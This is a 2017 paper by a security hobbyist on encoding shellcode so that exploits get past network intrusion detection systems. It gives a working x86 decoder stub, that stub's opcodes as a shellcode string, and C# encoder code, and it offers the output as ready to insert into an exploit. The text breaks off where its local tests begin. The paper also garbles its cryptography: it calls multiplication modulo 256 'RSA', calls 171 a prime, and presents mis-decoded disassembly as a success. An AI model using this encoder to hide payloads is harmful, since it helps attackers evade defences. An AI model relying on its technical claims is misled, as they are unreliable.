

RSA ASYMMETRIC POLYMORPHIC SHELLCODE

February 27, 2017

Jesus Garcia

<https://jesusssx.wordpress.com>

jesusssx@gmail.com

CONTENTS

Introduction.....	1
Algorithm to encrypt and decrypt the Opcodes.....	3
Decryption Program.....	4
Optimizing opcodes.....	6
Encryption Program.....	9
Local Tests of Polymorphic RSA Shellcode.....	18
Remote Tests of Polymorphic Execution.....	21
Conclusions.....	33
References.....	34

ACKNOWLEDGEMENTS

Heartfelt thanks to the hackers and true developers that have done the informatic world a free and conquering world...

SPECIAL DEDICATIONS

To Bebonchos, my mom, my father, my sister, my family and friends...

"My primary goal of hacking was the intellectual curiosity, the seduction of adventure". Kevin Mitnick

Firewalls and Intrusion Detection Systems (IDS) are the basic core regarding safety in any company or network infrastructure within an organization. While a simple firewall filters the traffic, taking as a basis the information of the network as the TCP/UDP ports and IP addresses, the IDS performs a much more in-depth research considering and analyzing the contents of the actual data of each package that circulates in the network.

To really evaluate the packets on the network, the IDS needs to possess an understanding at a very low level about the type of information that circulates within the specific protocol. Therefore, an Intrusion Detection System (IDS) is an active process or device that analyzes the activity of the system and the network for unauthorized entry and/or malicious activity.

There are many different brands and at different levels. In 1998, Ptecek and Newsham demonstrated how an IDS could be evaded, using various techniques such as overlapping fragments of shellcode, enveloping sequences of numbers and inserting random packages within the payload of an exploit. This was possible due to the IDS back then did not process or interpret the packages in the same way that a proprietary system of the network would.

Before explaining the specific manner proposed in this paper to evade an IDS, let's make a brief introduction to the basic operation of an IDS. Even though all IDS do not work exactly the same, follow this pattern:

1. A sniffer reads all traffic through an interface in promiscuous mode connected to a mirror interface of a switch, a router, a hub, etc. In the case of flush mounted devices, directly employs the mirror interface itself.
2. Some preprocessors treat the data read by the sniffer, to process then faster by the rules engine. Also, have other functions, among them try to avoid that an attacker can circumvent the rules engine, aspect that will we talk later.
3. An engine rules and a set of rules. From packets treated by the preprocessors, the engine rules pass the packet treaty by each one of the rules, by looking for a pattern of attack that matches one of these. If it matches, then performs the operation indicated by the rule, usually consider it to be an attack (accept) or reject the package (drop, pass, reject...). In the case of a confirmed attack is notified to the postprocessors.
4. The postprocessors are responsible for treating the attack either notifying the attack via email, storing the attack in plain text or in a database, blocking the attack (in this case the IDS would be an Intrusion Prevention System IPS), etc.

Once explained the operation from a global point of view of an IDS at network level, we will explain briefly the possible attack vectors that allow to evade these systems. Mainly there are four attack vectors and a fifth, that in spite of not being a vector of attack has to be introduced as a limitation of the IDS:

- Evasion through fragmented packets in the preprocessors. There are two possible evasions in this attack vector.
- Encoding used in the attack. Not all IDS support the same type of encoding, which supports the attacked service.
- Worms polymorphic and metamorphic (polymorphic and metamorphic worms).

- Treatment of the input data (incorrect) parsing by the preprocessors, which can lead to a denial of service and therefore the annulment of the IDS.
- Encrypting communications. Despite the fact that this is not an attack vector, must be taken into account. As is natural, if a communication between an attacker and a server victim is encrypted, the IDS cannot recognize any pattern of attack. In fact, the reason the communications are encrypted is no intermediary element can understand the data between both of them.

The problem with the types of traditional evasion of IDS, it is precisely its base in the full knowledge and the certainty of these changes at the level of TCP/UDP. Here is where the symmetric encryption at the level of opcodes appears, i.e. the traditional polymorphism, which does not work at all times. There are companies that have as specific purpose its detection in the engine of analysis of the modules IDS. Not only are considered the methods described above, but also, as part of the main core, in the flow of execution consider aggregation of scripting in different languages, which allows the system administrator or security specialist, adding ACLS on the full flows based on the embedded API of the specific product. And if the possibility of adding a heuristic analysis, concludes in the detection of malicious attacks on the system.

It is here where the need arises for a more powerful method to help the smart evasion of an IDS. This paper focuses on how to achieve this by using an implementation of RSA for asymmetric encryption of the shellcode, which is sent via the network. Therefore, describes a new idea of implementation of polymorphic shellcodes, enabling the evasion of network security that provides an IDS once located a vulnerability. During its exploitation and that in turn can serve as a model for the protection and/or attack, for the computer security professionals that really attend development, detection and containment of exploits to low level.

RSA in its reduced form will be used as a method of encryption, which will be used to evade satisfactorily an IDS. Note as this is a new implementation, still requires improvement. Explained in detail below how to perform the encryption and decryption of the shellcode using the proposed RSA algorithm.

The basic concept of the polymorphic shellcode is that during the exploitation of a vulnerability, when the exploit is sending the shellcode through the network, this chain of opcodes is detected by the NIDS. The proposal described in this paper is to cypher this chain using RSA algorithm, as is an asymmetric algorithm, the resulting string will not have any coherence or logic, therefore the IDS will not know that is a shellcode. The string will have the next structure:

1. Opcodes for deciphering string
2. Opcodes cyphered by RSA algorithm

In this paper we will explain the complete idea and the executed tests, the explanation will be carry on the next order:

1. How to encrypt and decrypt the opcodes of the shellcode
2. How the program that decrypts the shellcode was built and how to get the opcodes
3. How the program that is able encrypt the opcodes (C#.NET) was built
4. Performed Local tests to verify that the all the algorithm works
5. Remote test to validate the algorithm really can work with a real remote exploit.

ALGORITHM TO ENCRYPT AND DECRYPT THE OPCODES

"An expert is a man who has made all the mistakes which can be made, in a narrow field." Niels Bohr

As RSA is already a well-known algorithm, the purpose of this document is not to explain or perform its demonstration. These are the formulas that we are going to use in its reduced form:

Encryption: $F(m, e) = m^e \bmod n = c$ where m is the message, e is the public key and c is the cipher.

Decryption: $F(c, d) = c^d \bmod n = m$

And $n = p \times q$, and $p, q = 2$ numbers primes

This is the explanation about how to cipher the shellcode:

Will be taken as basis 2 prime numbers to perform the encryption, it should be noted that this may change according to the type of encryption. We will take as the public key the number 3, and as private key the 171, (both of them primes numbers), and module 256 in such a way that to encrypt a digit is multiplied by 3 and only we will take the two least significant bytes as it takes Module 256. To decrypt a number must be multiplied by 171, and in the same way just taken the two least significant bytes, example:

Now we will encrypt the next chain with the reduced RSA: `\xeb\x45\xc9`

Multiply each pair of digits separated by '\x' (each opcode) by 3 and should be taken only the first 2 least significant bytes:

`\xeb-->0xeb*0x3=0x2c1` Therefore the encrypted number is: `\xc1`

`\x45-->0x45*0x3=0xcf` Therefore the encrypted number is: `\xcf`

`\xc9-->0xc9*0x3=0x25b` Therefore the encrypted number is: `\x5b`

Take the 2 least-significant bits as the number of final encoded, because the cryptographic module is 256. In this way we can conclude that the equation of encryption is the following

$$A = 3(n) \bmod 256$$

Where:

A= is the cipher number

3=public key

Now, this is the explanation for decipher:

Cipher number: `\xc1` Decrypting `0xc1*0xab=0x80eb` The decrypted number is: `\xeb`

Cipher number: `\xcf` Decrypting `0xcf*0xab=0x8A45` The decrypted number is: `\x45`

Cipher number: \x5b Decrypting 0x5b*0xab=0x3cc9 The decrypted number is: \xc9

For decryption, the number is multiplied by ab, because 171 is AB in hexadecimal and as we have performed in the encryption, for the final number decryption is take the 2 least-significant bits.

$$B = 171(n) \bmod 256$$

Where:

B= It's the number decrypted

171=private key

DECRYPTION PROGRAM

Once explained how the encryption of the shellcode works, we proceed to carry out the program that in run time executes the instructions to decrypt each opcode. This is the most delicate part of this proposal, once obtained the Shell encryption (we will explain in the next point how to cypher automatically all the shellcode), we will have to carry out the program that is capable of decrypting it directly on the stack. This should be written in assembler because will be executed there (in the stack), so it has been developed the following program in assembler:

```
jmp short tres
uno:
pop esi
xor ecx,ecx
xor eax,eax
xor ebx,ebx
mov cl,33
dos:
mov al,byte[esi + ecx - 1]
mov bl,171
mul bl
mov [esi + ecx - 1],al
sub cl,1
jnz dos
jmp short cuatro
tres:
call uno
cuatro:
```

The explanation will be carried out colloquially to facilitate the understanding. The first action to perform in the program above is jumping to the label "three", which will execute the statement "call one", this action undertakes to save the return address and it will jump to the tag "one". This address is placed in the registry "esi", which is the address previously saved. In the three subsequent lines, the records "ecx", "eax" and "ebx" are cleaned, then its current contents will be: 0x0000000. Now it is placed in the registry "CL" the number 33, which indicates the size in bytes of our shellcode encryption. For this example was 33 (this number must be modified for each shellcode, since the length of each one always it will vary), now it will placed on the register "al" the value of the position to decipher, this is done by adding the address of "esi" (which contains the principle of shellcode encryption) with the counter "ecx" (which holds the length of the shellcode encryption), it should be explained that the decryption of each opcode is carried out from the bottom up according to the established technique.

Talking about the algorithm once again, during the first run the program put into the register "al" the value of the last opcode encoded of the chain to decrypt, then subtracts one. For that reason, the initial value in "CL" must always be at least greater than by 3 units, (to be sure that all the shellcode will be decrypted), then, is placed in the lower part of the register ebx, i.e. Bl, the number 171, which is the one who will multiply each digit of the shellcode encryption (this for decryption) placed under the label 'four', then multiplies the contents of "bl" with "al", the result is placed in "eax" and the value that we are looking for (the two least significant bytes), are in "al" (the lower part of eax), for that reason we put the content of "al" in the current position: [esi ecx - 1], is decremented by one the counter (cl), and validated: if it is not zero is returned to the label "two", otherwise continued with the execution of the program that the next step is to jump the label "four", which is precisely where one finds the shellcode now decrypted.

The important aspect at this point of the algorithm is to understand the cycle that it is executed to decrease the position within the stack: it is carried out from the end of the shellcode encrypted until exactly 1 place before the tag "four", every interaction performs the operation to do the decryption and rewrites the position with the new value.

Once we already have the program in assembler, we must obtain the opcodes, for this it was used for the nasm, first the program is compiled in assembler as follows:

```
$ nasm muldescrifra.asm
```

Then is disassembled:

```
$ ndisasm muldescrifra
00000000 EB22      jmp short 0x24
00000002 665E      pop esi
00000004 6631C9    xor ecx,ecx
00000007 6631C0    xor eax,eax
0000000A 6631DB    xor ebx,ebx
0000000D B121      mov cl,0x21
0000000F 678A440EFF  mov al,[esi+ecx-0x1]
00000014 B3AB      mov bl,0xab
00000016 F6E3      mul bl
00000018 6788440EFF  mov [esi+ecx-0x1],al
0000001D 80E901    sub cl,0x1
```

```

00000020 75ED      jnz 0xf
00000022 EB03      jmp short 0x27
00000024 E8DBFF    call 0x2

```

In this way we get the opcodes primary (second column), it must be emphasized that there is code "dirty" in this part because the values 66 and 67 should be deleted from the final string, and modify the jump according to the new values, the chain is done with the opcodes:

```

char shellcode[] =
//decypher

"\xeb\x1c\x5e\x31\xc9\x31\xc0\x31\xdb\xb1\x46\x8a\x44"
"\x0e\xff\xb3\xab\xf6\xe3\x88\x44\x0e\xff\x80\xe9\x01\x75\xef\xeb"
"\x05\xe8\xdf\xff\xff\xff"

```

OPTIMIZING OPCODES

When we perform the normal writing of the program and we compile it in this way, we get garbage opcodes which were already mentioned, example:

```

jesus@jesus-Latitude-E6330:~$ ndisasm muldescrifra2
00000000 EB27      jmp short 0x29
00000002 665E      pop esi
00000004 6631C9    xor ecx,ecx
00000007 6631C0    xor eax,eax
0000000A 6631DB    xor ebx,ebx
0000000D 66B978010000 mov ecx,0x178
00000013 678A440EFF mov al,[dword esi+ecx-0x1]
00000018 B3AB      mov bl,0xab
0000001A F6E3      mul bl
0000001C 6788440EFF mov [dword esi+ecx-0x1],al
00000021 6683E901 sub ecx,byte +0x1
00000025 75EC      jnz 0x13
00000027 EB03      jmp short 0x2c
00000029 E8D6FF    call word 0x2
jesus@jesus-Latitude-E6330:~$ █

```

The opcodes 66 and 67 represent garbage opcodes that determining the length of the final string and addresses of jump, generate a problem and it is necessary to recalculate lengths. These opcodes should be omitted. To avoid this, we must add the following header: [BITS 32] into the file with the ASM program, in this way when the decopilation is done, these opcodes have been omitted:

```

jesus@jesus-Latitude-E6330:~$ cat muldescrifra3-16Bits.asm
[BITS 32]

jmp short tres
uno:
pop esi
xor ecx,ecx
xor eax,eax
xor ebx,ebx
mov cx,376
dos:
mov al,byte[esi + ecx - 1]
mov bl,171
mul bl
mov [esi + ecx - 1],al
sub cx,1
jnz dos
jmp short cuatro
tres:
call uno
cuatro:
jesus@jesus-Latitude-E6330:~$ ndisasm muldescrifra3-16Bits.o
00000000 EB1F          jmp short 0x21
00000002 5E           pop si
00000003 31C9          xor cx,cx
00000005 31C0          xor ax,ax
00000007 31DB          xor bx,bx
00000009 66B978018A44 mov ecx,0x448a0178
0000000F 0E           push cs
00000010 FFB3ABF6     push word [bp+di-0x955]
00000014 E388          jcxz 0xff9e
00000016 44           inc sp
00000017 0E           push cs
00000018 FF6683       jmp word [bp-0x7d]
0000001B E90175       jmp word 0x751f
0000001E EE           out dx,al
0000001F EB05          jmp short 0x26
00000021 E8DCFF       call word 0x0
00000024 FF           db 0xff
00000025 FF           db 0xff
jesus@jesus-Latitude-E6330:~$ █

```

The encryption program in its first version has a limitation regarding to the storage of the size of the shellcode. This number in hexadecimal, according to the design of the program, is stored in the lower part of the ECX (counter), i.e. in CL. It is here where it makes visible the limiting, because the maximum number that you can store is FF, i.e. 255 characters because they are using only 16-bit. In the following code of the cipher program is where becomes visible this fact:


```

xor ecx,ecx
mov cl,33

```

This limitation is fully exposed when the payload of the shellcode to encrypt has more than 255 opcodes, fact that is very common on any reverse shellcode, due to they has a quantity greater than 255 opcodes. To resolve this limitation has been used all of the ECX register.

Below is the structure of the data registers on ASM:



For this reason it will be necessary to use all the ECX register at the time to allocate the total length of the shellcode. The program then, is as follows:

```

jmp short tres
uno:
pop esi
xor ecx,ecx

```

```

xor eax,eax
xor ebx,ebx
mov cx,376
dos:
mov al,byte[esi + ecx - 1]
mov bl,171
mul bl
mov [esi + ecx - 1],al
sub cx,1
jnz dos
jmp short cuatro
tres:
call uno
cuatro:

```

The essential change made is the use of the high part of the ECX register, represented by CX in the following 2 lines:

```

mov cx,376
sub cx,1

```

Once this change has been made, this is the new accommodation that we have in the stack:

```

jesus@jesus-Latitude-E6330:~$ ndisasm muldescrifra3-16Bits.o
00000000 EB1F          jmp short 0x21
00000002 5E           pop si
00000003 31C9        xor cx,cx
00000005 31C0        xor ax,ax
00000007 31DB        xor bx,bx
00000009 66B978018A44 mov ecx,0x448a0178
0000000F 0E          push cs
00000010 FFB3ABF6    push word [bp+di-0x955]
00000014 E388        jcxz 0xff9e
00000016 44          inc sp
00000017 0E          push cs
00000018 FF6683     jmp word [bp-0x7d]
0000001B E90175     jmp word 0x751f
0000001E EE          out dx,al
0000001F EB05        jmp short 0x26
00000021 E8DCFF     call word 0x0
00000024 FF          db 0xff
00000025 FF          db 0xff
jesus@jesus-Latitude-E6330:~$ █

```

The important line is:

```

00000009 66B978018A44  mov ecx,0x448a0178

```

In which can be seen as the value 378 is assigned successfully in a 32-bit format. In this way the cypher's program is already capable of handling larges shellcodes, as many characters as 32-bit permit.

ENCRYPTION PROGRAM

For the implementation of the program of encryption has been chosen C#.NET due to its portability and ease to understand the code which facilitates the explanation of the algorithm. For the elaboration of the program will not be presented all the code. However, will we show and explain the vital part of the encryption:

The program is carried out in 2 classes for the main form, the main class is responsible for encryption, reading and exposure of opcodes end, and a class responsible only for the obtaining of hexadecimal numbers. The class responsible for the conversion to hexadecimal is presented below:

```
public static class DecimalHelper
{
    public static string ToHexString(this Decimal dec)
    {
        var sb = new StringBuilder();
        while (dec > 1)
        {
            var r = dec % 16;
            dec /= 16;
            sb.Insert(0, ((int)r).ToString("X"));
        }
        return sb.ToString();
    }
}
```

It is a small class, which has been declared as static in order to access to the ToHexString method at any time, this method performs the conversion in crude to hexadecimal and returns the number transformed as type string. This is the core of the program where the encryption and the final chain are done:

```
private void button1_Click(object sender, EventArgs e)
{
    string[] cShellcode = { "\\xEB", "\\x1C", "\\x5E", "\\x31", "\\xC9", "\\x31", "\\xC0",
    "\\x31", "\\xDB", "\\xB1", "\\x00", "\\x8A", "\\x44", "\\x0E", "\\xFF", "\\xB3", "\\xAB", "\\xF6",
    "\\xE3", "\\x88", "\\x44", "\\x0E", "\\xFF", "\\x80", "\\xE9", "\\x01", "\\x75", "\\xEF", "\\xEB",
    "\\x05", "\\xE8", "\\xDF", "\\xFF", "\\xFF", "\\xFF" };
    richTextBox2.Clear();
    string [] separadores = { "/x", "\\x" };
    string shellcodeOri = richTextBox1.Text.Replace("\\", "");
    string[] opcodes = shellcodeOri.Split(separadores,
    System.StringSplitOptions.RemoveEmptyEntries);
    string[] opcodesInterno=new string[opcodes.Length];
    decimal tamShellcode = (decimal)(opcodes.Length + 25);
    cShellcode[10] = "\\x" + tamShellcode.ToHexString().ToString();
}
```

```

int contador = 0;
int contador1 = 0;
int contador2 = 0;
if (cifrador == 1)
{
    richTextBox2.Text = "//*****RSA DECODER*****" + "\n";
    foreach (string j in cShellcode)
    {
        if (contador1 == 10)
        {
            richTextBox2.Text += "\n";
            contador1 = 0;
        }
        richTextBox2.Text += j;
        contador1++;
    }
    richTextBox2.Text += "\n//*****ENCODED SHELLCODE*****" + "\n";
}

foreach (string s in opcodes)
{
    //MessageBox.Show(System.Convert.ToDecimal(s).ToString());
    try
    {
        {
            decimal opc = int.Parse(s, System.Globalization.NumberStyles.HexNumber) *
usePrime; // System.Convert.ToDecimal(s) * 3;
            opc = opc % useModule;
            var hex = opc.ToHexString();
            if (hex.ToString().Length == 1)
            {
                opcodesInterno[contador] = "\\x0" + hex.ToString();
            }
            else
            {
                opcodesInterno[contador] = "\\x" + hex.ToString();
            }
            //MessageBox.Show(opcodesInterno[contador]);
            contador++;
        }
    }
    catch (Exception ex) { MessageBox.Show(ex.ToString()); }
}
foreach (string s2 in opcodesInterno)
{
    try
    {

```

```

        if (contador2 == 10)
        {
            richTextBox2.Text += "\n";
            contador2 = 0;
        }
        richTextBox2.Text += s2.ToString();
        contador2++;
    }
    catch { MessageBox.Show("Formato de Opcodes Incorrecto"); }
}

textBox1.Text = opcodes.Length.ToString();
textBox2.Text = opcodesInterno.Length.ToString();
Array.Clear(opcodes, 0, opcodes.Length);
Array.Clear(opcodesInterno, 0, opcodesInterno.Length);
decimal temp = (decimal)usePrime;
textBox3.Text = "DEC: "+usePrime.ToString() + " || HEX:" +
temp.ToHexString().ToString(); ;
textBox5.Text = useModule.ToString();
}

```

First we declare a string variable that represents the encryption algorithm, is declared also arrangements of separators that will subsequently be used to clean the chain entered in a component of type RichBox. This component is read and cleans the initial string that represents the opcodes to encrypt:

```

string [] separadores = { "/x", "\\x" };
string shellcodeOri = richTextBox1.Text.Replace("\"", "");
string[] opcodes = shellcodeOri.Split(separadores,
System.StringSplitOptions.RemoveEmptyEntries);
string[] opcodesInterno=new string[opcodes.Length];
decimal tamShellcode = (decimal)(opcodes.Length + 25);

```


C#.Net has a framework friendly, in such a way that the reading of inputs is easy to perform, the reading of what was entered into the main RichBox is performed on a single line and then parsed and cleaned when the onClick event is detected:

```

string shellcodeOri = richTextBox1.Text.Replace("\"", "");
string[] opcodes = shellcodeOri.Split(separadores, System.StringSplitOptions.RemoveEmptyEntries);

```

As it is possible to see, the name of the richbox component is richBox1:



The method Replace is invoked, it is contained in the space Text and is overloaded with spacers which will be used to fill the new arrangement type string (2x2) and that will contain the shellcode to be encrypted.

Another point to highlight is the variable of type decimal, which represents the size of the original shellcode, i.e. the number of pairs that individually represents a opcode, has been assigned an offset of 25, i.e. 25 places more, to ensure that the decryption algorithm will be applied the whole of the shellcode. Subsequently will be printing the final string:

```

if (cifrador == 1)
{
    richTextBox2.Text = "//*****RSA DECODER*****" + "\n";
    foreach (string j in cShellcode)
    {
        if (contador1 == 10)
        {
            richTextBox2.Text += "\n";
            contador1 = 0;
        }
        richTextBox2.Text += j;
        contador1++;
    }
    richTextBox2.Text += "\n//*****ENCODED SHELLCODE*****" + "\n";
}

```

The variable "cifrador" is the indicator that allows to the program to decide if the cypher will be printed or not. It is a static variable declared at the start of the program: "public static int encryptor;" and which is initialized as a constructor structure, during the load event of the main program:

```

public Form1()
{
    InitializeComponent();
    usePrime = 3;
    useModule = 256;
    cifrador = 1;
}

```

This variable is initialized with the value 1, so by default will be printed the encryption code one at a time, as it is possible to observe that the “foreach” that integrates the if structure. In the next part of the code lives the main part of the core functional, i.e. the encrypted of each opcode by the prime number specified:

```

foreach (string s in opcodes)
{
    //MessageBox.Show(System.Convert.ToDecimal(s).ToString());
    try
    {
        decimal opc = int.Parse(s, System.Globalization.NumberStyles.HexNumber) *
usePrime; // System.Convert.ToDecimal(s) * 3;
        opc = opc % useModule;
        var hex = opc.ToHexString();
        if (hex.ToString().Length == 1)
        {
            opcodesInterno[contador] = "\\x0" + hex.ToString();
        }
        else
        {
            opcodesInterno[contador] = "\\x" + hex.ToString();
        }
        //MessageBox.Show(opcodesInterno[contador]);
        contador++;
    }
    catch (Exception ex) { MessageBox.Show(ex.ToString()); }
}

```

The variable: "usePrime" is a variable extracted from the Form2, which specifies the prime number to multiply to perform the encryption:

```

decimal opc = int.Parse(s, System.Globalization.NumberStyles.HexNumber) * usePrime;

```

It is at this point where the program encrypts each opcode and finally gets the module: $opc = opc \% useModule$; the variable "useModule" has also been exported, the results are saved in the array: opcodesInterno[].

Finally prints the final string already encrypted, which will be printed immediately after the encryption code:

```

foreach (string s2 in opcodesInterno)
    {
        try
        {
            if (contador2 == 10)
            {
                richTextBox2.Text += "\n";
                contador2 = 0;
            }
            richTextBox2.Text += s2.ToString();
            contador2++;
        }
        catch { MessageBox.Show("Formato de Opcodes Incorrecto"); }
    }

```

The important point in the printing of this chain is the position number 11. We have reviewed in the creation of the program in ASM, position 11 represents the size of the shellcode to encrypt, therefore is replaced the opcode number 10 (due to the first element is 0), as follows:

```
cShellcode[10] = "\\x" + tamShellcode.ToHexString().ToString();
```

In this way it is concluded the main engine of encryption. The program also has a second form, which allows the selection of options and to provide to this program. The functionality of a suite to cypher the shellcode using different pairs of numbers, this also consists of 2 classes, 1 for the generation of prime numbers. And the main, which is responsible for collecting the data that is used in the main Form for encryption. Below is the first of the classes:

```

public static class PrimeTool
    {
        public static bool IsPrime(int candidate)
        {
            // Test whether the parameter is a prime number.
            if ((candidate & 1) == 0)
            {
                if (candidate == 2)
                {
                    return true;
                }
                else
                {
                    return false;
                }
            }
        }
    }

```

```

    for (int i = 3; (i * i) <= candidate; i += 2)
    {
        if ((candidate % i) == 0)
        {
            return false;
        }
    }
    return candidate != 1;
}
}

```

The previous code validates if the number is a prime or not. The class has also been declared static in order to access it, from any point, using the primary method "isPrime", which returns true, if the number is a prime and false if it is not. The second class, which is the principal has several methods, the main one, it allows to select prime numbers, and is achieved by filling a ComboBox with the first 100 prime numbers:

```

public void obtnPrimos()
{
    for (int i = 0; i < 100; i++)
    {
        bool prime = PrimeTool.IsPrime(i);
        if (prime)
        {
            comboBox1.Items.Add(i);
        }
    }
}
}

```

The second method is launched with the onClick event of the button primary, which is responsible for sending the selections to the main Form detailed above:

```


private void button1_Click(object sender, EventArgs e)
{
    string seleccion;
    seleccion = comboBox1.Text;
    Form1.usePrime = Int32.Parse(seleccion);
    Form1.useModule = Int32.Parse(textBox2.Text);
    if (comboBox2.Text == "YES")
    {
        Form1.cifrador = 1;
    }
    else Form1.cifrador = 0;

    Close();
}


```


}

When the program is compiled, this is the result:




As we can see the program put first the encrypting code and subsequently the shellcode encrypted, has the possibility to upload a program directly from a text file:





The selection of the prime number must be linked to the number previously selected and also prime, both of them represent the pair of keys (public and private), therefore, the implementation of the RSA algorithm is successful. The validation of the pair of prime numbers to relationship level algorithmic RSA, is something that is out of scope for this version of the program of encryption. The main engine of the program does not use the native Windows API, (which is why it was implemented from scratch the conversion to hexadecimal), this suite generator of polymorphic shellcodes RSA is able to run on Linux also, making use of wine, which gives it the ability to be multiplatform:



This version is ready to be used, we just need to specified the shellcode that we want to cypher, the pair of primer numbers, and the module (256 by default), click in "Encode" and the final chain will be showed in the field called

“Shellcode Encoded”. This chain is ready to be inserted in a exploit with a offset of 3 nulls characters to ensure the decryption of the entire shellcode.

NOTE: If you need the source code of the program, please send me a mail.

LOCAL TESTS OF POLYMORPHIC RSA SHELLCODE

At this point we already possess the 2 key points to perform a first local test:

1. The encryption algorithm represented by opcodes ready to work with real shellcodes
2. The program that is able to asymmetrically encrypt each opcode

